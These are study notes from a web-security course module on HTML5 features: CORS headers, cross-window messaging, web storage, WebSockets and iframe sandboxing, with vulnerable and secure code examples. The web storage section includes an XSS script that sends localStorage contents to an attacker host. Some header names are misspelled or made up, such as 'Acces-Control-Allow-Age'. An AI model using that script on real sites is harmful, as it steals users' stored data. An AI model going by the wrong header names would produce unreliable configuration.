9. Module - HTML5

Cross Origin Resource Sharing (CORS)

Same Origin Policy (SOP)

-> easily implement to prevent interactions between resource of different origin.
Note: CSS stylesheet, images and script are loaded without checking the SOP.

-> CORS is a mechanism that describe, how clients and server must communicate to bypass the SOP.

-> So a website implement SOP and what to interact with other websites, it has also to implement CORS

Types of cross-origin requests

depending on the request Type, the exchange headers will be vary.

1. Simple Requests
2. Preflight Requests
3. Requests With Credentials

cross-origin request is Simple request if

-> It only uses GET, POST, HEAD http method. if the request method is POST, Content-Type header must be one of these:

```
application/x-www-form-urlencoded
multipart/form-data
text/plain
```

-> no custom http headers are set (header are not defined within the HTTP/1.1 specifications)

cross-origin request is Preflight Request if

-> it is not a simple request
Exampels:
-> -> it used PUT method
-> -> A POST method with Content-Type set to for example `application/xml`
-> -> A GET method with a custom header like `x-target-id`

-> Preflight Request send 2 requests
1.is an HTTP OPTIONS to determin, if the actual request is considered safe by the web server

Browser and Server use the HTTP Origin headers to negotiate permissions.

`Access-Control-Max-Age:` header to make the browser caching the results of the OPTIONS request. to avoid the browser sending extra request. like we said above the Preflight Request send 2 requests.


How Preflight invocation works ?

We send a delete Ajax request with a custom header.
Browser will send 2 request (1.Options request + 2.the actual request).

The browser will send two different HTTP requests:

```
OPTIONS /file.html HTTP/1.1
Host: originb.ori
User-Agent: Mozilla/5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection: keep-alive
Origin: http://origina.ori
Access-Control-Request-Method: DELETE
Access-Control-Request-Headers: Front-End-Https
```

Browser then check the response to see if the server allow the request type including the custom header.



like we send server accept our reqeust type/method, so we will send the actual/subsequent request.


Access Control headers, that tell the browser how to treat cross-origin requests.

- Access-Control-Allow Origin
- Access-Control-Allow-Credentials
- Access-Control-Allow-Headers
- Access-Control-Allow-Methods
- Access-Control-Max-Age
- Access-Control-Expose-Headers
- Origin
- Access-Control-Request-Method
- Access-Control-Request-Header

Acces-Control-Allow-Origin:

Important header and it sets the allowed target Origin to send requests.

```
Acces-Control-Allow-Origin: <AllowOrigin>
```



other not defined Origin in the header will get a fail response.

with * we can make request from all Origins


```
Acces-Control-Allow-Origin: *
```

Acces-Control-Allow-Credentials

To allow request with Credentials or not. By default not allowed

Example: Allowed


Here we send a request withCredentials, server response with 200 ok, because server accept request withCredentials



Example: Not Allowed

Here we send a request withCredentials, server response with Error, because server does not accept

request withCredentials




Vulnerable Host:

```
Acces-Control-Allow-Origin: *
Acces-Control-Allow-Credentials: true
```

Acces-Control-Allow-Headers

to indicated which custom headers to be sent with the actual request



Acces-Control-Allow-Age

to indicated how long the results from the first OPTIONS request (in Preflight request type) can be cached.

```
Acces-Control-Allow-Age: <DeltaSeconds>
Acces-Control-Allow-Age: 7200
```

Acces-Control-Expose-Headers

to indicates which headers can be accessed by the browser

Origin

Always sent and contains the Origin (Protocol, domain name, and port) of the request. It is useless for the authorization protocol


---

Acces-Control-Allow-Methods

to indicated which http methods can be used in the actual headers

Acces-Control-Allow-Method (with no s)

is sent within the 1.OPTIONS request and specifies what method is gonna be used during the actual request



-> Browser will analyse the Acces-Control-Allow-Methods http response header to check whether the method is considered safe or not.

CROSS-WINDOW-MESSAGING

HTML5 allows iframes, frames, popups and the current window to communicate one with each other, regardless of SOP, by using a mechanism known as **CROSS-WINDOW-MESSAGING**

with this feature, 2 windows that have some kind of relationship can exchange messages...

relationship between 2 windows are:
-> -> a main window including an iframe
-> -> a main window including some HTML code that generates a popup

no interactions between windows unless they have a relationship

-> A window can **send** messages to another window by using the `postMessage` API call.
sender will run code similar to the below:

```
<button onclick="openPopup()">Open</button>
<button onclick="sendCustomMessage()">Send</button>
<script>
        function openPopup() {
        popup = open("http://target.site/to.php");
        }

        function sendCustomMessage() {
                popup.postMessage("Hi there!", "http://victim.site/to.php");
        }
</script>
```

-> analog to that, a windows can **recieve** messages from another window if a handler, related to the message event, has been installed, like the below:

```
<script>
window.addEventListener("message", receiveMessage, false);
function receiveMessage(event) {
        if (event.origin !== "http://trusted.site") {
                console.log("Message from a unauthorized origin!");
                return;
        }
        console.log("Message received")
}
</script>
```

A security issue occurs, when reciever window does not check the origin of the sender when recieving a message. -> poor configuration. So reciever windows can interact with any sender window regardless of whether it is trusted or not.....

-> a good pratice is to always check their origin or any sender..

This code accept messages from everywhere...
(vulnerable code)

```
<script>
window.addEventListener("message", receiveMessage, false);
function receiveMessage(event) {
        console.log("Message received")
        // Do some actions
        // . . .
}
</script>
```

(secure code)

```
<script>
window.addEventListener("message", receiveMessage, false);
function receiveMessage(event) {
        if (event.origin !== "http://trusted.site") {
                console.log("Message from a unauthorized origin!");
                return;
        }
        // Do some actions
        // . . .
}
</script>
```


-> with the vulnerable code, an attacker can exploit XSS.

Web Storage

HTML5 allows website to store data locally in the browser by acessing the `localStorage` and the `sessionStorage` objects via JS.
so there is 2 different storage models:
`localStorage` and `sessionStorage`
sessionStorage is less persistent than local storage.

-> **Local Storage:**

Local storage is a persistent JavaScript object used as local repository.



HTML pages loaded by the browser and sharing the same origin will use the same local storage object; so if `page1.html` updates local storage, `index.html` from the same origin will be able to read the modified storage object.

Now storage is persistent and will be deleted if

-> The web application deletes storage through `localStorage` API calls

-> The user deletes storage using the browser cleaning feature like clear recent history feature.

Developer can add / remove elements from the localStorage vie the web storage API. (Examples)


```
-> `To Add an item to the localStorage`
localStorage.setItem('Username','ibrahim');

-> `To Retrieve an item from the localStorage`
var username = localStorage.getItem('username');
console.log(username) // output: Ibrahim

-> `To remove an item from the localStorage`
localStorage.removeItem('username');
console.log(localStorage.getItem('username')); // output: null

-> `to clear the localStorage content`
localStorage.clear()
```

-> **Session Storage:**



Session storage is bound to the browser window where a website is open. If a browser has ten tabs pointing to the same URL, http://domain1.com/index.html, each of them will have its own `sessionStorage` object, each one distinct from the others.

Now storage will be deleted if

-> The web application deletes storage through `sessionStorage` API calls

-> The user deletes storage using the browser cleaning feature like clear recent history feature.

-> The user closes the browser window(means, the sessionStorage is limited to the window lifetime)

Note: When User refresh the browser page, the `sessionStorage` object is kept.

Developer access session storage via JS through `sessionStorage` object. same as the API interface of the `localStorage`.

-> setItem

-> getItem

-> removeItem

-> clear

because both storage are managed by JS, so they can be stolen by XSS attacks :)

This script cycles through the storage and then submits it to an attacker-controlled site:

```
<script>
 var i = 0;
 var stor = "";
 var img = new Image();
 while (localStorage.key(i) != null)
 {
  var key = localStorage.key(i);
  stor += key + ": " + localStorage.getItem(key)) + "\n";
  i++;
 }
 img.src="http://attacker.site?steal.php?storage=" + stor;
</script>
```

WebSockets

Websockets is a standard protocol to meat real-time application needs.
search on google for `websockets benifits`

```
-> `to connect to a websocket server`
var ws = new WebSocket('ws:/<WebSocketServerUrl>');

-> `to recieve notification about opened connection use onopen event
handler`
ws.onopen = function(e){
    alert("Connection established");
    //send a message
    this.send("<Your Message>")
}

-> `to recieve notification about new messages use onmessage event handler`
ws.onmessage = function(e){
    alert("Recieved Message");
    //read the message
    var msg = e.data;
    alert(msg);
}
```

-> WebSocket Security Issues

Sandboxed Frames

Issues, that has been fixed in HTML5

Third party iframes

When a wbsite hosts third-party contents through iframes.
Attacker has control on the iframed page (evil.html)

to prevent such attack, install special event `onbeforeunload` in the main document hosting the iframe.
this inform the visitor that he will be redirected.

It is not a real solution but better then nothing.

-> Sandboxing iframes help to apply certain restrictions on the content of the iframe to prevent from malicious attacks

```
<iframe src=page.html sandbox></iframe>
```

When the sandbox attribute is set to an empty value, all the following restrictions on iframe content apply:

Forms, scripts, and plugins are disabled	Features that trigger automatically are blocked	No links can target other browsing contexts • For example, a link clicked on in an iframe cannot open the page in the context of the parent document.

By default, the sandbox attribute denies all. The attribute can also specify a set of flags, allowing some of the features above.

For example:

- ❑ **ALLOW-SCRIPT**
  - This flag allows script execution
- ❑ **ALLOW-FORMS**
  - This flag allows form submission
- ❑ **ALLOW-TOP-NAVIGATION**
  - This flag allows the iframe content to navigate its top-level browsing context.